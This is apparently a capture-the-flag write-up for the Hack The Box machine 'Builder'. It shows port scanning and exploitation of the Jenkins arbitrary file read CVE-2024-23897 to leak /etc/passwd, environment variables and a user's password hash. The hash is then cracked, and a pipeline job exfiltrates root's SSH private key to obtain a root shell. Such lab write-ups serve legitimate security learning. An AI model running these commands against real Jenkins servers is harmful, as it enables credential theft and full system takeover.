Description
Builder is a medium Hack The Box machine that features:
- Jenkins vulnerability allowing reading file system files leaking user credential
- Privilege Escalation via a stored SSH key from the
rootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.10.
$ ping -c 3 10.10.11.10
PING 10.10.11.10 (10.10.11.10) 56(84) bytes of data.
64 bytes from 10.10.11.10: icmp_seq=1 ttl=63 time=117 ms
64 bytes from 10.10.11.10: icmp_seq=2 ttl=63 time=117 ms
64 bytes from 10.10.11.10: icmp_seq=3 ttl=63 time=117 ms

--- 10.10.11.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 116.574/116.621/116.648/0.033 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.10 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.10
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 2.08 seconds
We get two open ports: 22 and 8080.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.10 -sV -sC -p22,8080 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.10
Host is up (0.12s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open  http    Jetty 10.0.18
|_http-title: Dashboard [Jenkins]
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(10.0.18)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the builder.htb domain to the /etc/hosts file.
$ echo '10.10.11.10 builder.htb' | sudo tee -a /etc/hosts
By enumerating the website, we find a Jenkins 2.441 instance.
 Jenkins 2.441 and earlier does not disable a feature of its CLI command parser that replaces an ‘@’ character followed by a file path in an argument with the file’s contents, allowing unauthenticated attackers to read arbitrary files on the Jenkins controller file system, CVE-2024-23897.
Exploitation
We can exploit this vulnerability by downloading the server’s jenkins-cli.jar.
$ $ wget http://builder.htb:8080/jnlpJars/jenkins-cli.jar
$ java -jar jenkins-cli.jar -s http://builder.htb:8080 list-jobs '@/etc/passwd'

ERROR: Too many arguments: daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
java -jar jenkins-cli.jar list-jobs [NAME]
Lists all jobs in a specific view or item group.
 NAME : Name of the view (default: root:x:0:0:root:/root:/bin/bash)
We can run a CLI command and then the path and a few lines of the file are leaked. We can retrieve the hostname of the machine.
$ java -jar jenkins-cli.jar -s http://builder.htb:8080 list-jobs '@/etc/hostname'
ERROR: No view or item group with the given name '0f52c222a4cc' found.
The hostname of the machine is 0f52c222a4cc. This means that the Jenkins application could be running inside a Docker container. We can check for the environment variables.
$ java -jar jenkins-cli.jar -s http://builder.htb:8080 list-jobs '@/proc/self/environ'                                                             130 ↵

ERROR: No view or item group with the given name 'HOSTNAME=0f52c222a4ccJENKINS_UC_EXPERIMENTAL=https://updates.jenkins.io/experimentalJAVA_HOME=/opt/java/openjdkJENKINS_INCREMENTALS_REPO_MIRROR=https://repo.jenkins-ci.org/incrementalsCOPY_REFERENCE_FILE_LOG=/var/jenkins_home/copy_reference_file.logPWD=/JENKINS_SLAVE_AGENT_PORT=50000JENKINS_VERSION=2.441HOME=/var/jenkins_homeLANG=C.UTF-8JENKINS_UC=https://updates.jenkins.ioSHLVL=0JENKINS_HOME=/var/jenkins_homeREF=/usr/share/jenkins/refPATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin' found.
We find that the HOME directory of the user is /var/jenkins_home, matching the one of the Docker image. After deploying the Docker image to a container in our machine we find that after the administrator account is created a few files are created. A .xml with the list of users is created in the /var/jenkins_home/users/users.xml. Also in this case, the admin account have a folder in format /var/jenkins_home/users/admin_<large_string_of_numbers>. Inside the user’s folder a config.xml file with the hash of the login password. As we are limited in the number of lines we can see, we try another command, as connect-node
$ java -jar jenkins-cli.jar -s http://builder.htb:8080 connect-node '@/var/jenkins_home/users/users.xml'                                             3 ↵
<?xml version='1.1' encoding='UTF-8'?>: No such agent "<?xml version='1.1' encoding='UTF-8'?>" exists.
      <string>jennifer_12108429903186576833</string>: No such agent "      <string>jennifer_12108429903186576833</string>" exists.
  <idToDirectoryNameMap class="concurrent-hash-map">: No such agent "  <idToDirectoryNameMap class="concurrent-hash-map">" exists.
    <entry>: No such agent "    <entry>" exists.
      <string>jennifer</string>: No such agent "      <string>jennifer</string>" exists.
  <version>1</version>: No such agent "  <version>1</version>" exists.
</hudson.model.UserIdMapper>: No such agent "</hudson.model.UserIdMapper>" exists.
  </idToDirectoryNameMap>: No such agent "  </idToDirectoryNameMap>" exists.
<hudson.model.UserIdMapper>: No such agent "<hudson.model.UserIdMapper>" exists.
    </entry>: No such agent "    </entry>" exists.

ERROR: Error occurred while performing this command, see previous stderr output.
We find the jennifer user with jennifer_12108429903186576833 folder, let’s retrieve the config.xml file.
$ java -jar jenkins-cli.jar -s http://builder.htb:8080 connect-node '@/var/jenkins_home/users/jennifer_12108429903186576833/config.xml'
...
<?xml version='1.1' encoding='UTF-8'?>: No such agent "<?xml version='1.1' encoding='UTF-8'?>" exists.
  <fullName>jennifer</fullName>: No such agent "  <fullName>jennifer</fullName>" exists.
      <seed>6841d11dc1de101d</seed>: No such agent "      <seed>6841d11dc1de101d</seed>" exists.
  <id>jennifer</id>: No such agent "  <id>jennifer</id>" exists.
  <version>10</version>: No such agent "  <version>10</version>" exists.
      <tokenStore>: No such agent "      <tokenStore>" exists.
          <filterExecutors>false</filterExecutors>: No such agent "          <filterExecutors>false</filterExecutors>" exists.
    <io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>: No such agent "    <io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>" exists.
      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>: No such agent "      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>" exists.
...
We obtained the #jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a hash. It is a simple bcrypt hash that can be cracked with John The Ripper.
$ echo 'jennifer:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a' > hash
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess         (jennifer)
1g 0:00:00:00 DONE 2.083g/s 300.0p/s 300.0c/s 300.0C/s 123456..sandra
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We find the password for the jennifer user, princess. We can login in the Jenkins instance.
 In the user profile of
 jennifer user, Credentials section we find that there is a SSH username with private key loaded. We note that the ID of the credential is 1.
 As we observe this is the private key of the
 root user, so we presume that a /root/.ssh/id_rsa file exists and as we have the private key loaded connect to the machine from Jenkins and retrieve the key by creating a new pipeline. From the main page, we create a new job of pipeline type.
 We are going to use the following code as the Pipeline script.
pipeline {
    agent any

    stages {
        stage('SSH Command Execution') {
            steps {
                sshagent(['1']) {
                    sh '''
                        ssh -o StrictHostKeyChecking=no root@10.10.11.10 "cat /root/.ssh/id_rsa"
                    '''
                }
            }
        }
    }
}
We save the job and we click the Build Now option. After the job is completed it will be shown in the Build History tab. Then in the job page we can retrieve the key from the Console Output section.
 We save it to a file and then we login using SSH to have a
 root shell.
$ nano id_rsa
$ chmod 600 id_rsa
$ ssh -i id_rsa root@builder.htb
...
root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)
Post-Exploitation
In the root shell we can retrieve the user and root flags.
root@builder:~# cat /home/jennifer/user.txt
<REDACTED>
root@builder:~# cat /root/root.txt
<REDACTED>